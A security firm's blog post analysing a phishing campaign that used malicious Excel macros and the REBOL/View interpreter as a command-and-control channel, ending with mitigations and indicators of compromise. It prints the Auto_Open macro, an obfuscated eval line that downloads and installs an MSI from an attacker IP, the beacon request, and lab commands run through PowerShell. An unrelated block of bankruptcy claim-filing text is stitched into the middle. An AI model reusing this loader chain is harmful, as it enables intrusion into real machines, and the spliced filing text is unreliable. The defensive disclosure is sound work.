The REBOL Yell: A New Novel REBOL Exploit

frsecure.com/blog/the-rebol-yell-new-rebol-exploit/

By Oscar Minks October 5, 2021

A novel exploit explained and why default deny and user awareness are still king!

Ever heard of REBOL? If not, you may be seeing and hearing a lot of it soon. We recently discovered a REBOL exploit used for command-and-control.

So, what is REBOL? How is it being used as an exploit? And most importantly, what can you do to minimize the potential damage it can do to you and your organization?

What is REBOL?

Let's be clear here, REBOL itself is ***not*** a malicious program. It has been used for very legitimate operations. In our study here, we will illustrate how it is being used for evil in the wild.

REBOL is a "multi-paradigm dynamic programming language" that was designed to be used for network communications and distributed computing. It is multi-platform, can run on any operating system (OS), and it introduced the idea of dialecting—small, optimized, domain-specific languages for code and data.

It can be used to program internet applications (client and server-side), database applications, utilities, and multimedia applications.

REBOL is also ***very*** lightweight—the entire install is less than 1MB, making deployment on a victim machine very trivial.

Why are we talking about this?

As I mentioned previously, we recently discovered a novel technique that utilizes REBOL as a command-and-control environment.

I've scoured the internet high and low and am unable to identify anyone else who has found and documented this technique. Therefore, I feel it is our duty to get this information to the public so you can be aware and implement controls in your environment to prevent this technique from being deployed.

REBOL Functionality

First, let's look at some functionality of REBOL.

We're specifically looking at REBOL/View 2.7 in this article, but the same logic can be applied to other versions.

Components of the REBOL Application

As you can see from the screenshot above, there are lots of powerful components that are built into this application. Windows registry, network components, DLL access, Windows installers, Command-shell access, etc.

For the sake of brevity, we're not going to dig into all of these, but just understand there isn't much that you can't do through this interface.

And please keep in mind—it's OS agnostic. Custom programs can be built and executed cross-platform.

Now that we understand a bit more about what REBOL is and what it can do, let's dig into how this was used in a recent exploit and I think you'll see the power of this program when used maliciously.


REBOL Exploit

It Always Starts with a Phish

Okay, it doesn't ***always***, but you know what I'm saying.

So long as default-deny is still king for the good guys, phishing is and will remain king for the bad guys. In this case, our victim received an email with a malicious Excel spreadsheet (XLS) attached.

The malicious XLS looked decently legitimate and included (surprise) VBA macros.



FOR CORRECT DISPLAY OF THE DOCUMENT, ALLOW CONTENT

Attach Supporting Documentation (limited to a single PDF attachment that is less than 5 megabytes in size and under 100 pages):

☒ I have supporting documentation. (attach below) ☐ I do not have supporting documentation.


Attachment

PLEASE REVIEW YOUR PROOF OF CLAIM AND SUPPORTING DOCUMENTS AND REDACT ACCORDINGLY PRIOR TO UPLOADING THEM. PROOFS OF CLAIM AND ATTACHMENTS ARE PUBLIC DOCUMENTS THAT WILL BE AVAILABLE FOR ANYONE TO VIEW ONLINE.

IMPORTANT NOTE REGARDING REDACTING YOUR PROOF OF CLAIM AND SUPPORTING DOCUMENTATION When you submit a proof of claim and any supporting documentation you must show only the last four digits of any social-security, individual's tax-identification, or financial-account number, only the initials of a minor's name, and only the year of any person's date of birth. If the claim is based on the delivery of health care goods or services, limit the disclosure of the goods or services so as to avoid embarrassment or the disclosure of confidential health care information.

A document has been redacted when the person filing it has masked, edited out, or otherwise deleted, certain information. The responsibility for redacting personal data identifiers (as defined in Federal Rule of Bankruptcy Procedure 9037) rests solely with the party submitting the documentation and their counsel. Prime Clerk and the Clerk of the Court will not review any document for redaction or compliance with this Rule and you hereby release and agree to hold harmless Prime Clerk and the Clerk of the Court from the disclosure of any personal data identifiers included in your submission. In the event Prime Clerk or the Clerk

Phishing Email sent with malicious XLS attached



VBA Macros

The macros were quite simple. The language is set by calling the data in the “subject” field of the XLS, which is JScript. Code is added from the “comments” field of the document.

```
Function Auto_Open()
    Dim a As New ScriptControl
    a.Language = ActiveWorkbook.BuiltinDocumentProperties("Subject").Value
    a.AddCode (ActiveWorkbook.BuiltinDocumentProperties("Comments").Value)
End Function
```


Macros

You can see the code in the image below is slightly obfuscated (reversed), but essentially it is invoking WindowsInstaller.Installer to install an MS located at hxxp://172.105.178.[119]/install.msi using an eval statement.

```
IHS Electronic Proof of Claim_YR0KW27462 - signed.xls: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252
, Subject: JScript, Author: Ferop, Comments: eval('})"ism.llatsni/911.871.501.271//:ptth"(tcudorPllatsnI;2=leveLIU{))"rellatsnI.rellatsnIswodniW"(tce
jbOXevitcA wen(htiw'.split('').reverse().join('')), Last Saved By: Administrator, Name of Creating Application: Microsoft Excel, Create Time/Date: Tu
e Aug 17 13:24:08 2021, Last Saved Time/Date: Thu Sep  9 14:45:37 2021, Security: 0
```

Contents of Subject and Comments


Once the user opens the document and enables the macros, the system then reaches out to the malicious website and installs the payload as expected (install.msi).



First malicious connection

Dropped Files


Once the MSI is executed, it creates the directory c:\programdata\Temp and drops the following files:



Files dropped from MSI


Let's dissect these files quickly. AudioDriver is actually REBOL/View 2.7.8.

Info.txt is a simple text file that contains a string used to identify the victim.



Info.txt

Random.txt appears to be just that—a randomly generated string of numbers.



Random.txt

Image.ico is a bit more interesting. We can see here that it dynamically builds a value for "ID" and uses that information to access a URL: hxxp://139.59.93.[223]/c.php. There is also a sleep timer of three (3), meaning it will repeat this function every three seconds until the process terminates.




Image.ico


The Execution of the REBOL Exploit

We then see install.msi execute "audiodriver.exe" (REBOL) using the following syntax which calls the image.ico configuration file.


```
audiodriver.exe -w -i -s image.ico
```

REBOL execution from install.MSI

On execution, the process modifies the following registry key for the persistence of REBOL/View.




Registry Modification



Key Value

It then begins making repeated queries to this malicious IP:



Connections to attacker

Here, we can see the structure of the GET request attempting to retrieve c.php appended with dynamic ID and Info parameters making an http connection using the User-Agent of “REBOL View 2.7.8.3.1”

```
GET /c.php?id=OTA1MDk0NTQ0NzY3NjQzMw==&info=REVTS1RPUC0yQzNJUUhPLVJFTSAK HTTP/1.0
Accept: */*
Connection: close
User-Agent: REBOL View 2.7.8.3.1
Host: 139.59.93.223
```

HTTP Request

What’s next?

The attacker is then able to embed REBOL commands in the .php file for complete command and control! When the victim retrieves c.php that includes REBOL commands, they are executed locally through the running REBOL View instance.

In our lab environment, we did some quick testing to confirm this functionality, and the execution is quite trivial.

We stood up an httpd server, routed all traffic to our malicious IP there, created the target c.php file, and input some commands in proper syntax for REBOL into this file.

The first command instructed REBOL to show the user an alert: “all your base are belong to us.”

This was followed by a call to execute a PowerShell command that extracts the IP configuration from our victim and places the result into a text file named ips.txt.


```
remnux@remnux:/var/www$ cat c.php
alert "all your base are belong to us"

call "powershell.exe ipconfig > ips.txt"
```

Lab c.php contents

After executing our payload on the victim machine, sure enough, we were greeted with an alert:

Alert

And subsequently—ips.txt appeared in the c:\programdata\temp folder:



Created file ips.txt

And the text file contained the output from the ipconfig command.

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a418:62a8:6b8d:a728%6
   IPv4 Address. . . . . . . . . . . : 192.168.15.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.15.129
```

lps.txt contents

Other Uses

That's pretty darn simple, right? Now, let's explore what other mechanisms could easily be implored by this novel REBOL exploit technique.

We know that attackers love to live off the land. Using this REBOL exploit, anything that an attacker can execute using Windows PowerShell, WMI, or really any local function can be tunneled through this program. Recon, enumeration, privilege escalation, lateral movement, and data-exfil techniques can certainly be achieved using this mechanism.

What we are looking at is a command-and-control environment using a little-known, off-the-shelf program that will not fire any signature-based alerts on your systems.

It is not malware; it is a legitimate program being used with malicious intent.

In our real-world analysis of this technique, we observed our attacker using this functionality for recon and enumeration as well as deployment of another backdoor for persistence. In this case, we were able to act quickly, identify the point of ingress, identify the systems that were pivoted to, and eradicate our attacker without significant impact or damage. If this went unnoticed, we all know where this likely ends—ransom.

Preventing and Mitigating a REBOL Exploit

Default Deny is Still King

This is a perfect example of why application allow-listing in your environment is an effective approach to stopping this technique (and others that may be similar).

Audit the applications in your environment and only allow those required for business function to run.

For now, if you don't have a legitimate use for REBOL in your environment, block it while you work on implementing your application allow-list approach. (You ARE going to get right on that, aren't you?)

Disable Macros!

Simple, right?

End-User Awareness

Also, let's not forget to train your users!

The human is always the weakest link, and that's okay. We are all… human, and to live is to err.

Because we all make mistakes, it's not the mistake that is most important it is our response to the mistake.

Train your users to be able to identify when they may have fallen victim, and ensure they know how to properly report issues like these. Also, ***encourage*** your users to report ***anything*** seen as suspicious. Reward them if possible! Be sure everyone errs on the side of caution. If an end-user or anyone else is unsure, report it and get help!

Have a process and staff that is fully capable of responding to and analyzing potential exploits. If you don't have the internal capabilities, get a partner that does!

Time is critical when responding to events like this. If you are quick to act, you can most likely contain before the real damage is done.

The Indicators of Compromise (IoCs) for REBOL Yell

The full list of IoCs for this REBOL exploit is below. Be sure to block the hashes and IPs. But also know—these IPs are a revolving door and will likely be shut down (if they aren't already) by the time we publish this.

Happy hunting all!

Files and Hash in SHA256

- rebol-core-278-2-4.tar.gz
  0881B0FDE0C36F27D540B53D6167E2D141EB39F7DEA13447A9650F72DC8BEF2E
- rebol-core-278-2-5.tar.gz
  EDFA75F1BE9D0D4F92A217185A3810E05B0DEE41F8D24096F7568515B7B4AA06
- rebol-core-278-3-1.exe
  2A5E3AC2CCA464030A911B7052E8127979D960EB3518259A94FD99632E418BEF
- rebol-core-278-4-10.tar.gz
  5AAE66B90BFBA05921FD54B0F7DC3F25BE761749C990BAB1F67378D37347D1F0

- rebol-core-278-4-2.tar.gz
  7F75B197C01A3FFFDA5C15655A3006742DD0EB2F6A248651FAA80D07FD053BB0
- rebol-core-278-4-3.tar.gz
  B0080DF93905F56209875D811C6632C825C385E05D390B220C5D9555A8D38EEE
- rebol-core-278-4-8.tar.gz
  14F01A73886D61EF2FD99A005DE2FAB14C9AABB7B15DE0165DB9BC4AE16F76B0
- rebol-core-278-7-2.tar.gz
  38361CA43D869EC687F5D35A556125E0328BACEBD43B47FA919BAFA9F13A7122
- rebol-core-278-9-4.tar.gz
  F020F4260CD9A14C17A7C95F5D161F8843A1F111A366CEDD50DC0B28BB5D9D74
- rebol-view-278-2-4.tar.gz
  CE05B8F8434C04C7CBA515F442B0E01805A9079C1902D7AFA0E32258093566C9
- rebol-view-278-2-5.tar.gz
  9AFF51EB1D388EC93CE6385EB77A285064A101B5F2F716851170D2E6B9F6E031
- rebol-view-278-3-1.exe
  215E28F9660472B6271A9902573C9D190E4D7CCCA33FCF8D6054941D52A3AB85
- rebol-view-278-4-2.tar.gz
  918CA549EEA412F519C24593258B186A7C64A202AEAF08C3DEC094BB13D8B04B
- rebol-view-278-4-3.tar.gz
  A30C11C4446B70D606E950108E1A5F324F304C2B6DFD515E5DF1BE1930B67967
- rebol-view-278-4-8.tar.gz
  115E270F8694E0270493D1CA53879DD8670E28D14BBBFE9240913BEB4F17F1F5
- rebol-view-278-7-2.tar.gz
  7A3537DD61E0C754F113CF48DD37EE154984DBCC58C0EBD17B186D3C62853AED
- rebol-view-278-9-4.tar.gz
  4E08BA0E1D5EB7230B4E91D6CF9D573C7918352ED7FC8D67A433C3A1B7D83183


IPs

- 139.59.93.[223]
- 172.105.178.[119]

Closing Thoughts

We're going to coin this exploit the "REBOL Yell!"

It is quite noisy (3-second intervals for command retrieval) and gives me a reason to include a Billy Idol meme with a hint of fall…



Also, a big shout out to Kyle McCray—our case handler who first observed this technique.

As always, FRSecure is here to help. Whether you suspect you've been compromised as part of this attack or are simply hoping to shore your defenses before this becomes a larger concern, please do not hesitate to reach out to our incident response team.